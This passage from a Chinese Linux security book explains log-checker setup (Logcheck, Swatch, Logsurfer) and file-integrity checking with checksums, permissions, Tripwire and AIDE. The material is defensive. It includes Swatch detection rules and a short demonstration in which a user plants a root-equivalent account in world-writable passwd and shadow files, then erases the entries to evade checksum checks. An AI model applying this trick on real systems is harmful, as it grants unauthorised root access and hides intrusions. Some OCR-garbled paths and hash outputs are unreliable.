因此,应当设置日志只为root所有和写入,同时能够被log组(或其他你所希望的类似组)读取,而其他用户没有任何权限。然后创建一个属于log组的虚构用户,并让所有日志检查程序以该用户而不是root运行。日志检查程序不应当以root运行,因为

- ▼ 应当非常谨慎地选择以root运行的程序,仅将此作为最后的手段。
- 某些日志检查程序能运行外部程序,因此最好不以root运行。
- ▲ 假设日志检查程序被攻击,那么一个虚构用户遭到破坏要比root被破坏好得多。日志中可能包含黑客插入的信息,这些信息可能会触发日志检查程序中

存在的不安全因素。

一个常见的错误

所有的日志检查程序都有一个共同点：从日志文件中读取所有行，但只输出某些行，以此过滤无用信息。在创建过滤规则时，遵循以下方法

- ▼ 决定忽略哪些行（尽可能详细）。
- 决定特殊处理哪些行（调用外部程序和发信息等）。
- ▲ 输出所有其他行。

最后一点很重要。可能你从来没有见到过某些类型的日志消息（例如新装或升级软件），而且如果仅指定报告某些消息，你就不会知道那些可能有价值但未被指定的新消息。

如果所使用的日志检查程序在默认情形下不输出未被指定的行，可以使用默认规则（通常使用*即可）来输出它们即可。

警告

在创建匹配项时应尽量详细。匹配整一行（匹配串以^起始而以\$结束）是最安全的方法，即明确匹配该行内从日期起的每一部分。这样就不会和那些并非目标的行匹配。而且也意味着黑客不能在日志中插入特征串以使该行在检查时被漏过。

日志分析软件

下面几节讨论几个日志检查软件。有的日志检查程序具有别的日志检查程序没有的功能。你应当试运行每一个以找到最满意的。其他的日志分析程序可以在网上找到。你可能会发现，最好的工具恰好就是你自己编写的那一个。

Logcheck

Logcheck (<http://www.psionic.com/abacus/logcheck/>) 是Psionic Software 的 Abacus 组件的一部分，是一个时钟守护程序风格的日志检查程序。它根据几个文件内容为简单的 egrep 正则表达式文件匹配日志文件中的每条记录，以决定是否输出报告。这些报告将发送给 root 或指定的用户。Logcheck 使用如下几个主要的表达式文件。

| | |
|----------------------------|--|
| logcheck.hacking | 定义黑客行为的表达式。任一与之匹配的信息在发送时都将被加上一个触目惊心的标题以引起注意 |
| logcheck.violations | 定义不恰当的行为，但并不像 logcheck.hacking 中的那样严重 |
| logcheck.violations.ignore | 定义良性行为的表达式。如果某一行被 logcheck.violations 和 logcheck.violations.ignore 中的规则同时匹配，则不会报告。例如，想要捕获包含 refuse（如 TCP connection refused）的消息，同时又不想报告那些良性行为，如因不能连接邮件服务器而无法发送邮件（创建一条 stat=refused 日志消息）这一设置用于消除误报 |
| logcheck.ignore | 如果消息通过前面几项还没有被匹配，则除非能在本设置中匹配，否则将在报告中输出 |

Logcheck 自带的默认模式能够匹配产生于 ISS 攻击、FWTK 消息、TCP 包装器和一些特定的 Linux 消息的日志，因此已经适合于在 Linux 下默认安装。

Logcheck 以 bourne shell 和 C 编写。它包括一个名为 logtail 的工具以跟踪已分析记录的行号，从而在读取日志时自动读取其更新部分。系统基于由 Marcus Ranum 和 Fred Avolio 为 Gauntlet 防火墙编写的 frequentcheck.sh 脚本，但没有使用其中的代码。

一 Swatch

Swatch (Simple Watchdog, <http://www.stanford.edu/~atkins/swatch/>) 由 Todd Atkins 编写。它可以以单遍模式，或读取尾部更新的模式来分析日志，也能够读取任意命令的输出。

Swatch 以 Perl 形式写成。需要 CPAN 中的某些模块。如果系统中不存在这些模块，安装过程会自动从网上抓取并安装。

Swatch 配置由模式和动作组组成。模式必须是合法的 Perl 表达式，与标准 (grep) 表达式兼容，但更为健壮。当记录与模式匹配时，就执行相关动作或动作组。下面列出了这些动作：

| | |
|-------|--------------------------------------|
| echo | 记录打印到标准输出（可以定制所使用的颜色，用于高亮显示不同级别的重要性） |
| bell | 在运行 Swatch 的终端上发出铃声 |
| mail | 将匹配的行发送给一个或多个用户 |
| write | 将匹配的行写给一个或多个用户 |

| | |
|----------|---------------------------|
| pipe | 将匹配的行发送给某个作为其标准输出的程序 |
| throttle | 是一个伪动作，允许你调节某些多次出现的行的显示频率 |

下面是 Swatch 配置的一个样例文件，可以用来扫描 sshd 生成的日志文件。

```
# Some patterns to ignore
ignore =      /log: Server listening on port \d+$/
ignore =      /log: Connection from .* port \d+$/
ignore =      /log: Generating new \d+ bit RSA key.$/
ignore =      /log: RSA key generation complete.$/
ignore =      /log: .* authentication for .* accepted.$/
ignore =      /log: Closing connection to/
ignore =      /fatal: Read error from remote host/
ignore =      /fatal: Connection closed by remote/
ignore =      /log: Wrong response to RSA authentication challenge./
ignore =      /fatal: Read from socket failed: Connection timed out./

#### INDENT THEM
# Highlight root logins we expect
watchfor =      /log: ROOT LOGIN as 'root' from trusted.example.com/echo
                magenta
# Warn big time for root logins we aren't expecting
watchfor =      /log: ROOT LOGIN/
                echo magenta_h
                bell 2
                mail root@localhost:reegen@localhost,subject=ROOT LOGIN ALERT
                write root:reegen
                exec /opt/bin/page_admins $0

# Forward/reverse mapping errors
watchfor = /POSSIBLE BREAKIN ATTEMPT!/echo red
watchfor = /fatal:/echo blue

# Make sure anything we don't explicitly ignore is logged in
# unobtrusive green. As we find new things that are important
# we'll make more rules for them.

watchfor = /.*/
```

echo green

注意

那些在尾部标注`/.*`的表达式, 将匹配日志中的所有行。这保证我们将输出所有没有被明确忽略但不匹配指定的`watchfor`项的记录。有一件事情很重要, 即确信从没有漏过某些日志记录, 否则就不会知道所发生的事情。

基于这些配置, Swatch 能以下列不同的方式运行:

| | |
|---|---|
| <code>swatch--examine=/var/log/sshd.log</code> | 对日志文件执行单次扫描 |
| <code>swatch--tail--file=/var/log/sshd.log</code> | 处理整个日志文件, 并且持续跟踪新增加的记录 |
| <code>swatch--read-pipe=/tmp/debug_sshd</code> | 让 Swatch 捕获和分析 <code>debug_sshd</code> 的输出, <code>sshd</code> 运行于调试和非派生模式。此时, <code>/tmp/debug_sshd</code> 程序就是 <code>#! /bin/sh /opt/sbin/sshd -d 2>&1</code> |




图 2-2 显示了运行这种配置文件后的输出样本

注意

Swatch 根据所提供的配置文件 (或 `$HOME/.swatchrc`) 动态创建一个可执行的 Swatch 脚本, 其中内置所有必需的规则, 运行并于运行后删除。如果在 `swatchrc` 中存在错

误, 则创建的可执行脚本中就会有错, 但是你不能判定出错情况, 因为这一脚本运行后即刻删除。可以使用 `--dump-script` 参数使 *Swatch* 保存该脚本的拷贝以供调试。

Logsurfer

Logsurfer (<http://www.cert.dfn.de/eng/logsurf/>) 由德国 DFN-CERT 的 Wolfgang Ley 和 Uwe Ellermann 编写, 其能力比上述两个日志分析文件超前一步。所增加的第一个特性是创建动态规则。第二个是根据上下文对日志记录分组。不同于 *Logcheck* 和 *Swatch* 以行为单位处理和输出日志消息, *Logsurfer* 可以将日志归入到不同的上下文组, 以判断其整体良性或可疑程序。

例如, 如果你发现有人在 FTP 服务器的只读目录中成功地写入了文件, 可能想知道这个可疑的用户是谁。对多数日志检查软件而言, 你必须深入到原始日志文件去匹配其中与该用户登录相关的那一行记录 (FTP 生成的)。通常这样的行很多, 则你可能会忽略这些行, 从而一无所获。

Logsurfer 的配置比前面几个软件要稍微复杂一些。和 *Swatch* 一样, 它使用正则表达式 (标准表达式, 不是 Perl 扩展表达式) 确定匹配记录。配置行的格式如下:

```
match-exp not-match-exp not-stop-exp timeout action
```

下面解释这些字段的含义:

| | |
|---------------|---|
| match-exp | 指出要匹配的正则表达式, 以对匹配行进行处理 |
| not-match-exp | 如果 match-exp 和 not-match-exp 都匹配, 则认为未被匹配 (即允许如果 / 但逻辑) |
| stop-exp | 当有行匹配 stop-exp 时, 删除该规则 |
| not-stop-exp | 类似于 not-match-exp, 它的含义是 “如果匹配 top-exp, 但没有匹配 not-stop-exp, 则删除该规则” |
| timeout | 这个规则生效的秒数 (0 即中止) |
| action | 下面所列的某个动作。可以带有参数 |

下面列出了 action 字段所允许的动作。

| | |
|--------|------------------------|
| ignore | 忽略该规则 |
| exec | 运行指定的程序 |
| pipe | 运行指定的程序，并向其输出日志行 |
| open | 开始新的上下文组 |
| delete | 删除上下文组 |
| report | 打开指定的程序，并向它发送所有指定的上下文组 |
| rule | 创建动态规则 |

Logsurfer允许用户完全控制记录的事项，但它比较难配置，并占用大量的系统内存和CPU。例如，大部分日志检查程序的默认动作为输出，但在Logsurfer中要想获得输出，必须显式调用具有管道动作的/bin/echo。Logsurfer或许应当用于非常详细的日志分析的情形，与Logcheck或Swatch协作，完成大批量的日志检查。

2.1.5 文件系统完整性检查

修改文件系统是黑客在侵入系统之后经常要做的一件事情。下面列出了经常被修改的一些文件：

| 类型 | 例子 |
|---------------|---|
| 服务器配置文件 | /etc/inetd.conf /etc/ftppass |
| 网络配置文件 | /etc/host.conf /etc/sysconfig/network |
| 系统配置文件 | /etc/lid.so.conf /etc/nsswitch.conf |
| crontab | /etc/cron.daily/* /var/spool/cron/root |
| setuserid 程序 | /bin/su, /bin/ping /usr/bin/chfn, /sbin/dump |
| setgroupid 程序 | /sbin/netreport, /usr/bin/lpr /usr/bin/write, /usr/bin/man |

如果知道机器何时被侵入，就可以判断修改时间，并了解哪些东西被修改了。如果想知道在9月17日发生的侵入事件中被修改的所有文件，可以执行如下命令：

```
# touch 091700C0 /tmp/comparison
# find / \( -newer /tmp/comparison -o -cnewer /tmp/comparison \) -ls
-rwsr-xr-x  1 root      root          17968 Sep 17 02:57 /bin/ping*
-rwsr-xr-x  1 root      root          14188 Sep 17 02:28 /bin/su*
-rw-r--r--  1 root      root           111 Sep 18 19:39 /etc/ld.so.conf
```

然而请记住,检查文件时间所给出的统计结果是不可靠的。touch命令就可以更改任何文件的修改时间 (mtime) 或访问时间 (atime)。实际上,这也是我们创建 /tmp/comparison 文件的方法。因此,黑客非常容易就可以重置任何他所修改的文件的时间。

注意

使用 touch 通常会更新 change time (ctime), 但是, 对于一个已攻入 root 帐号的黑客来说, 没有理由在使用 touch 的同时不更改系统时间, 从而使得 ctime 同样不可靠。

校验和

因为比较文件时间戳并不是很有用,我们需要更好的方法来判断文件是否发生了变化,因此使用校验和。

校验和是一个使用数学算法生成的字符串,可以用来判断两个文件是否相同。即使在一个文件中只改动了一位,它们的校验和也会不同。比较所下载文件的校验和与发布站点所给出的校验和,如果相同,则可以确信文件是一致的。

校验和的种类很多(第4章将讨论其中的一部分),在这里只讨论MD5校验和。这是目前可以得到的最强大且最通用的校验和。

下例显示了命令行md5sum程序,给出了这些校验和的样子:

```
machine# md5sum /bin/ping /bin/su /etc/ld.so.conf
ec2182ff077c2796d27572a36f6e0d66 /bin/ping
ffe87fdeddf32221320af3cdd9985433 /bin/su
29438cc9ff2c76e29167ffd4ff356b0a /usr/bin/passwd
```

每行前面的长字符串就是MD5校验和。现在来看/etc/ld.so.conf文件:

```
machine# cat /etc/ld.so.conf; echo; md5sum /etc/ld.so.conf
/usr/X11R6/lib
/usr/lib
/usr/kerberos/lib
```

```
/usr/i486-linux-libc5/lib
```

```
e4527ee5208d4f0218ed2d5c7aad415d /tmp/ld.so.conf
```

我们将ld.so.conf文件作如下改变:

```
machine# cat /etc/ld.so.conf; echo; md5sum /etc/ld.so.conf
```

```
/.../lib
```

```
/usr/X11R6/lib
```

```
/usr/lib
```

```
/usr/kerberos/lib
```

```
/usr/i486-linux-libc5/lib
```

```
682f68eb5e14a26fea674f0d348cdf7b /tmp/ld.so.conf
```

注意, 这两个校验和完全不同。即使是简单地增加或改变一个字符, 校验和也会完全不同。因此, 与检查其修改时间相比, 比较校验和是一个确定文件是否被改变的更好办法。

文件许可

决定文件完整性的另一个主要因素是文件许可。考虑如下情形:

```
nonroot$ ls -la /etc/shadow /etc/passwd
```

```
-rw-rw-rw-    1 root root          679 Sep 17 12:15 /etc/passwd
```

```
-rw-rw-rw-    1 root root          595 Sep 17 12:15 /etc/shadow
```

```
nonroot$ echo 'me:meJ96.eRbid2k::::::::' >> /etc/shadow
```

```
nonroot$ echo 'me:x:0:0:::' >> /etc/passwd
```

```
nonroot$ su me
```

```
Password: (user enters 'me')
```

```
root# perl -ne 'print unless /^me:/' -i shadow passwd
```

```
root# ls -la /etc/shadow /etc/passwd
```

```
-rw-rw-rw-    1 root root          679 Feb 25 15:08 /etc/passwd
```

```
-rw-rw-rw-    1 root root          595 Feb 25 15:08 /etc/shadow
```

这里, 用户简单地增加了一个与root等价的帐号(名字为me)并将已知的口令输出到passwd和shadow文件, 因为这两个文件所有人都可以写。然而, 在删除其中的me记录之后(使用perl命令, 用户也可以简单使用诸如vi, emacs等编辑器来做这件事), 文件又恢复到其先前的内容, 而且校验和程序将显示文件没有发生变化。尽管时间戳被改变了, 但我们早就知道这可以伪造, 因此, 我们没有办法知道文件曾经被修改过。

通过检查文件许可，用户可以知道修改发生的时间，并判断其行为是合法、意外还是恶意的，同时确定其对系统安全的影响。

恶意使用（或改变）的文件许可包括：

| | |
|---------------|--|
| 可读的配置 / 日志文件 | 通常，配置和日志文件中包含一些不应当被普通用户读取的敏感信息。黑客可能重置这些文件许可为可读，以便在其行踪被发现后重新存取 |
| 可写的程序 | 如果任意系统程序（例如 ls 或 cp）能够被非 root 用户修改，黑客就可以用特洛伊版本替换它们，从而攻击运行者的安全 |
| 可写的启动脚本 | 通过更改 /etc/rc.d 目录中的文件，黑客可以在系统启动时运行任何命令 |
| 打破假设 | 很多目录设置了“粘连”位，即用户只能删除属于自己的文件。这也是 /tmp 和 /var/tmp 目录的默认设置，许多程序都使用这些目录。这些程序假设在自己创建文件之后，没有其他人可以删除。重置粘连位会导致这些程序易于受到符号连接攻击，或其他以为不可能发生的与目录许可相关的攻击 |
| 可写的 setXid 程序 | 黑客可以修改 setXid 程序，从而以目标用户的身份运行自己的命令 |

注意

许多现代UNIX内核中对可写的 setXid 程序进行了保护。如果这类程序被修改，则会自动重置 setXid 位。

用户可能会由于以下原因检查文件许可。

- ▼ 获知任何文件许可被修改的时间 文件许可可能被系统管理员以合法理由修改，也可能被黑客恶意修改。
- 查看是否安装了其他文件和程序 新的文件或程序的安装设置许可可能会有问题，其操作者可能是管理员，也可能是黑客。
- ▲ 获知文件和程序何时被删除 缺少某些文件是很危险的事情，例如 /etc/hosts.deny。对于每个被删除的系统文件，必须核查删除理由。


```

100700 101 99 80f1126b94034fb8c9d69587e43aad0d /tmp/.dot/file1
100660 200 100 eae91e4e908be82da6e1ecf4e857e4d2 /tmp/bri
100660 201 100 f68cb8592675bade1fdf40cecb3355be /tmp/bree
40775 200 100 /tmp/kid
100664 202 100 789d3716902ac438d01826cdc49c37f2 /tmp/kid/reegen
100444 847 200 4b64b8e65885e33aa999deede8d6a18 /tmp/james
100555 710 250 5c2104ac7c2b3162eb2f67f2227cded0 /tmp/taxee

```

对于重要的目录，周期性运行这个程序，用户就能比较输出（使用diff等），并查看是否有变化。

注意

建议检查的目录包括bin,/sbin,lib和ect等，这些目录包含系统使用的程序、库和配置文件。如果要监控易变目录，如/home，就可能生成大量无关紧要的需要清除的更改信息。

文件完整性工具的缺陷

放置文件完整性工具生成的数据文件的最便利的地方是本地，这样就能方便地比较此次运行和上次运行的不同，而且也能使工具自动运行守护进程。这样做虽然很方便，但也会导致非常简单的安全问题。

假设有人破解了机器上的root用户。如果花时间扫描机器，就有可能找到那些你用来保存所要监控目录的校验和的文件。如果需要修改系统文件（例如用木马程序替换相应的库），只要修改数据文件中的相应行，以匹配修改后的文件的校验和与许可即可。这样，任何比较当前值与旧值（已经被入侵者修改）的检查，都不能查出区别。

因此，较好的办法是把数据文件保存在其他机器上，或者保存在WORM（一次写多次读）设备上，从而使黑客没有机会对其进行修改。

注意

使用 `chattr +i databasename` 命令使数据库不可更改（即不能被修改、删除、重命名或连接），可以提升联机数据库的安全级别。记住，应该在文件发生变化前使用 `chattr -i databasename` 命令。同时不要忘记有root权限的黑客能轻易地关闭这一功能。因此它也没有非常高的安全性，只不过使黑客要多费一个步骤来发现和处理这个数据库罢了。

然而，另一个缺陷来自于这些工具本身。黑客可以替换完整的程序本身，以使它

们对于被修改的文件总是报告没有变化。这样,即使数据存放在程序访问不到的地方,每次完整性扫描的结果也都可以生成与以前的结果匹配的报告。

怎样才能最好地避免这些问题呢?大部分解决方法是在不同的机器上保存这些程序和数据,同时只在足够安全和必要的情形下加载它们。例如,从CD-ROM来运行程序,同时将数据保存在软盘上,只有在测试时才使用,或者每次都从可靠的来源通过Ssh拷贝程序,并运行它,然后将输出发回该可靠机器以供分析。

现有的文件完整性工具

在解释完理论知识之后,下面将给出现有的几种解决方案。

一 Tripwire

Tripwire是第一个广泛使用的文件完整性工具。它是Purdue大学的Eugene Kim和Gene Spafford博士为COAST项目开发的,发布于1992年,事实上已经成为广泛使用的文件完整性工具。

在1998年,COAST将名称和产品授权给Tripwire公司, Gene是其创建者之一。该公司现在负责Tripwire的开发。

现在使用的Tripwire有如下几个版本:

- | | |
|-------------|---|
| 1.2.x | COAST开发的原始版本。可从 ftp://coast.cs.purdue.edu/pub/tools/unix/ids/tripwire 下载 |
| 1.3.x | Tripwire提供的Academic Source Release (ASR)版本。实质上是1.2.x的修正版,并添加了分发的条款。可从 http://tripwire.com 下载 |
| 2.2.x商业版 | 运行于多种UNIX和Window NT平台上的商业版本。添加了新的特性,包括通信管理器,可以远程管理多个机器。可从 http://tripwire.com 下载 |
| 2.2.xLinux版 | Tripwire公司提供的针对Linux的修正版本,采用有限的许可证,仅允许用户在一台机器上运行Tripwire的一个拷贝,并且只能以某些方式运行。它不具备完全商业版的某些功能,包括通信代理。可从 http://tripwire.com 下载 |
| 2.3.x | Tripwire公司提供的基于GPL的开源版本,可从 http://sourceforge.net/projects/tripwire 和 http://tripwire.org 下载 |

如果用户想使用Tripwire,但又不愿意购买其商业版,我们建议采用ASR版或2.3.x开源

版本。它们都带有完整的源代码，而且功能也相同。如果你要管理非Linux系统（BSD，Solaris等），则最好使用ASR版，这样，在多个平台上只需一个版本。如果只管理Linux，则2.3.x是最好的选择。

Tripwire支持许多校验和算法，包括MD5，Snefru，CRC-32，CRC-16，MD4，MD2，SHA/SHS和HAVAL，但是并不是所有版本都支持这些算法。

各个版本之间的配置语法在很大程度上是一样的，所以对于多个机器和版本，可以使用同样的配置文件。但是数据库格式在很早以前就做了修改，因此不能跨系统使用。

— AIDE

高级入侵检测环境（AIDE）（<http://www.cs.tut.fi/~rammer/aide.html>）是针对Tripwire的商业化而创建的（最初Tripwire看起来可能成为一个闭源软件产品）。它添加了新的功能和配置语法，实现了Tripwire的所有特性（但不是所有的校验和算法）。

AIDE的配置文件与Tripwire所使用的类似，因此在这两者之间进行转换相当容易。该语言允许简单的if/elseif/else语句、变量定义和复用，以及设置配置标识等。此外，AIDE使用比Tripwire更好的方法来设定所要的许可/校验和。运行AIDE所需的所有信息都在aide.conf文件里设置。

其中一个不被标准Tripwire支持的特性是，AIDE能够把文件完整性数据存储在postgress数据库中。同时也留下接口以便将来扩展到其他存储途径。已经有了将以email和syslog形式输出报告的计划，并正在进行中。支持HTTP和FTP也不会太困难。实际上，所有的输入/输出文件源都以URL语法形式列出，例如，file:/root/aide/report，因此，使用新的存储方法不会导致配置不兼容。

下面请看一个aide.conf样例和AIDE的使用方法。

```
# Uncomment to run in testmode.
# @@define TESTMODE yes

# Defaults
@@define ROOT /
@@define DBDIR /mnt/aidedb
report_url=file:#{@DBDIR}/report
verbose=100
gzip_dbout=yes
# Overwrite some defaults if in testmode
@ifdef TESTMODE
```

```

    @@define ROOT /simulated_root/
    verbose=255
    gzip_dbout=no
@endif

database=file:@@{DBDIR}/aide.db
database_out=file:@@{DBDIR}/aide.db.new

# What perm/checksum methods we'd like to save.
Perms_only=R+b
Checksums_only=md5+sha1+rmd160+tiger
Standard_tests=R+b+Checksums_only
Logfiles=>

# What dirs to check, and how:
@@{ROOT}                Standard_tests
@@{ROOT}etc              Standard_tests
@@{ROOT}sbin             Standard_tests
@@{ROOT}dev              Perms_only
@@{ROOT}var               Standard_tests
@@{ROOT}var/log/*.log     Logfiles
@@{ROOT}var/log/messages Logfiles
@@{ROOT}var/log           Standard_tests
!@@{ROOT}var/spool/*      # too volatile to check at all
=@@{ROOT}tmp              Perms_only # check only perms of /tmp.

```

这个配置显示了可以用在配置文件中的语法。以 @@ 开头的行表示特殊的宏。@@define VARIABLE_NAME value 给指定的变量赋值，在其后的任意地方就可以用 @@{VARIABLE_NAME} 来指代这个值，如 database=file:@@{DBDIR}/aide.db 这一行所示。

在建立若干设置之后（详细级别、报告和数据库位置）的几行，对组进行了定义——给出了其校验和算法与许可检查。等式的左边是组名（例如 Checksums_only），右边定义了（例如 md5+sha1+rmd160+tiger）属于该组的校验和/许可，用加号与减号分隔。加号表示包括这个测试，而减号表示去除这个测试。

注意

使用 AIDE 可以按照需要以很精细的级别定制或多或少的检查。这一点可以使用户避免许多不必要的误报。在定期报告中的误报越多，用户就越可能忽略整个报告。

表2-1列出了可以检查的状态,包括所检查的状态发生变化可能对应的含义。表2-2列出了校验和算法。表2-3显示了AIDE预定义的状态与校验和分组。

| 名字 | 描述 | 安全性含义 |
|----|-------|---|
| p | 文件许可 | 黑客通常为了对那些应当被保护的文件进行读/写或setuserid访问而更改文件许可 |
| i | i 节点号 | 如果i 节点号发生变化,则表示文件本身已经在某种程度上受到破坏(删除或重命名) |
| n | 链接数 | 如果文件有比以前更多的硬链接,则说明有额外的路径名指向该程序 例如,假设这里有一个存在漏洞的setuserid程序,因为删除原始文件并不删除新的链接,则这个有问题的文件仍然可以被使用。如果文件只有几个硬链接,则删除的只是其他名字的一份程序拷贝。在一些系统上,cp,mv和ln实际上是同一个程序。如果突然删除其中的一个,则通常意味着它被另外一个版本所替换 |
| u | 用户所有权 | 像文件许可一样,可以通过更改文件所有者以对其进行非法存取 |
| g | 组所有权 | 与用户所有权相同 |
| s | 文件大小 | 文件大小的改变通常意味着其内容的改变 |
| m | mtime | 文件的最后更改时间。其变化表示文件已做了某个或某些修改。很容易被黑客伪造 |
| a | atime | 最后访问时间。通常没有特别的用处。例如,每次用户列出目录文件列表的操作都会修改ls的atime。除非知道文件不应当被访问(在这种情况下,它为什么会保存在系统中?),否则这一尺度(太过频繁)的变化使得atime毫无意义。它同样能够被黑客伪造 |
| c | ctime | i节点的最后修改时间。其变化表示文件内容或名字已经被修改。同样易于被黑客修改 |
| S | 大小增长 | 文件可以增长,或者保持不变,但不会缩小。该项对于日志文件而言很有用。注意,这一标志为大写的S |

表2-1 可检测状态的定义

| 算法 | 描述 |
|-------|---|
| md5 | RSA 数据安全公司指定的MD5 校验和。是一个应用广泛且可信的消息摘要算法 |
| sha1 | 安全散列算法，基于NIST 数字签名标准 (SHS)，比MD5 慢，但同样可信 |
| rm160 | RIPEMD-160，一个迭代散列函数 |
| tiger | 快速散列函数 |
| crc32 | CRC32 校验和，一种循环冗余校验和。非常快，但不如MD5 等消息摘要算法可靠。在编译时需要得到mhash 的支持，否则不能使用 |
| haval | Haval 校验和，在编译时需要得到mhash 的支持，否则不能使用 |
| gost | Gost 校验和，在编译时需要得到mhash 的支持，否则不能使用 |

表2-2 可用的校验和算法

| 组名 | 等价于 | 描述 |
|----|---------------------|---|
| E | | 空组 (ignore [E]verything) |
| L | p+i+n+u+g | 仅进行文件许可和所有权检查 ([L]og file) |
| R | p+i+n+u+g+s+m+c+md5 | 相当于L，加上文件大小和时间检查以及MD5 校验和 ([R]ead-only) |
| > | p+i+n+u+g+S | 对于保持增长的日志文件而言，此组较为有用。该组假设文件随时间增长，但其许可不变。如果日志自动转动，则会出现误报 |

表2-3 组分类

警告

结合文件大小进行CRC 校验。只要能够在文件中插入足够多的额外特殊数据，就可以欺骗CRC 校验和，使其对不同的文件提供相同的校验和。以蛮力计算出所需要的数据并不容易，但在技术上是可行的。而且其结果通常会改变文件大小，因此，需要同时进行这两个检验。

在AIDE配置的最后，列出了选中的行——这些行详细列出了需要被加入到数据库中并对照数据库进行检查的文件。AIDE将对机器上的每个目录进行递归遍历以决定哪些文件需要被

包括进数据库。其方法是对文件（以正则方式，即允许使用*及类似表示）和所指定的文件名和路径名进行匹配。这些选中行包含文件或路径名，其后指定这些文件需要保存的状态/校验和类型。另外，在该行的路径名和文件名之前，可以使用两个字符：

| | |
|---|--------------|
| - | 只匹配该路径，不进行递归 |
| ! | 不要在数据库中包含匹配项 |

因此这个文件的主要部分就是指定所要检查的目录和文件，以及执行哪些统计和校验和算法。

注意

通常，不论选择何种软件，使用多种校验和算法是明智的做法。在数学上存在修改文件但保持其校验和不变的可能性（尽管几乎不可能），但是，要根据两个不同的校验和算法得到的校验和创建文件的难度是指数级的。找到一个匹配两个校验和同时又仍然有用的文件，是完全不可能的（请不要忘记，如果要针对/etc/inetd.conf文件设置特洛伊木马，则不仅要匹配校验和以避免IDS的警告，而且必须符合正确的inet.conf文件格式）。

为正常使用AIDE，必须首先创建初始数据库：

```
machine# aide -i -c /etc/aide.conf
```

这将创建文件系统的第一个快照。应当在安装完系统之后尽快做这件事，尤其要在网络连通之前，因为此后你就暴露在潜在的黑客的包围中了。之后就可以在任何想要查看系统变化的时候运行AIDE（不必使用i选项）。如果你可以理解所有的变化且确信其无害，可以使用-u选项来更新数据库，从而使其不报告最后更新后的变化。

注意

-u选项不会覆盖原有的数据库，它要求输出的数据库是另一个文件。用户可以先备份原始数据库，然后将新的数据库复制到原来位置，并验证在此转换过程中未出任何差错。

下面是报告的一个例子

```
AIDE found differences between database and filesystem!!
Start timestamp: 2000-10-13 15:19:41
Summary:
```

Total number of files=9566,added files=0,removed files=0,changed files=8

Changed files:

changed:/sbin/ufup

changed:/sbin/uugetty

changed:/sbin/ypbind

changed:/sbin/iwconfig

changed:/root

changed:/root/.ssh

changed:/root/.ssh/known_hosts

changed:/root/.ssh/authorized_keys

Detailed information about changes:

File: /sbin/ufup

Uid: old = 8 , new = 116

File: /sbin/uugetty

Permissions: old = -rwxr-xr-x , new = -rwsr-xr-x

File: /sbin/ypbind

Permissions: old = -r-xr-xr-x , new = -rwxrwxrwx

Ctime: old = 2000-04-19 04:43:03, new = 2000-09-17 15:19:36

File: /sbin/iwconfig

Size: old = 158320 , new = 201344

Bcount: old = 312 , new = 396

Mtime: old = 2000-02-28 07:10:04, new = 2000-09-17 15:19:36

Ctime: old = 2000-02-28 07:10:04, new = 2000-09-17 15:19:36

MD5: old = Xq2gkMDr06V56JCOXnjMtA== , new = TuP/2yqh0I6rfLY/xJXu3g==

SHA1: old = nrYowOqxmxSnvGhag7O+EUrd+L0= , new = pzes7QEIB6gDnIHW72Fiwwjd2Yo=

RMD160:old=ZLszcF5ufj79ju2OnUFg6Ex4hDU=, new = Y5eQdh169foANG2/TLHQ4TeGIyM-

TIGER: old = R/BwJnG0r04MglBpdUCXQRUT1XYXC6Ru , new =Qwpub09lHmbZICun/

3FGHJpXu2gWq5s

File: /root

Mtime: old = 2000-04-19 04:43:54, new = 2000-09-17 18:29:18

Ctime: old = 2000-04-19 04:43:54, new = 2000-09-17 18:29:18

File: /root/.ssh/known_hosts

```

Size: old = 158320 , new = 201344
Bcount: old = 312 , new = 396
Mtime: old = 2000-04-19 04:43:54, new = 2000-09-17 17:18:32
Ctime: old = 2000-04-19 04:43:54, new = 2000-09-17 17:18:32
MD5: old = Xq2gkMDr06V56JCOXnjMtA=, new = TuP/2yqh0I6rfLY/xJXu3g=
SHA1: old = nrYowOqxmxSnvgHag70-EUrD+L0= , new = pzes7QEIB6gDnIHW72Fiwwjd2Yo=
FMD160:old-ZLszcF5ufj79ju2OnUFg6Ex4hDU=, new = Y5eQdh169foANG2/TLHQ4TeGIyM=
TIGER: old = R/BwJnG0z04MglBpdJCXQRJT1XYXC6Ru , new =
Qwpub09lHmbZTcun/3FGHJpKu2gWq5s

File: /root
Mtime: old = 2000-04-19 04:43:54, new = 2000-09-17 17:18:32
Ctime: old = 2000-04-19 04:43:54, new = 2000-09-17 17:18:32

File: /root/.ssh/authorized_keys
Ctime: old = 2000-04-19 04:43:54, new = 2000-09-17 15:19:36

End timestamp: 2000-10-13 15:19:54

```

报告顶部简要列出了产生变化的文件,接下来给出有关这些变化的详细描述。

你可以手工运行或定期运行AIDE(或其他文件完整性软件),以监视计算机所产生的变化。然而,这还不够:你应当确保将数据库拷贝放在一个安全的地方,并定期核查这份“纯净”的拷贝。保留在你本地系统上的数据库易被黑客所修改,以掩盖踪迹。

Nabou

Nabou (<http://www.nabou.org/>)是一个可扩充的文件完整性程序,并提供更多功能。参见本章“系统安全性扫描程序”一节的最后一部分关于该程序的细节。

2.2 从黑客攻击中恢复

系统迟早会受到黑客攻击,这对所有人而言都是必然的。也许新的攻击在休周假的时候发生,使得你不能在黑客改动系统前及时做出更新。或者打开某些有问题的程序想在很短时间内完成一些工作,但却忘记关闭它。也可能你把帐号提供给朋友,而他的机器遭到了攻击,从而黑客有机会通过观察你朋友的行动来进入你的机器。

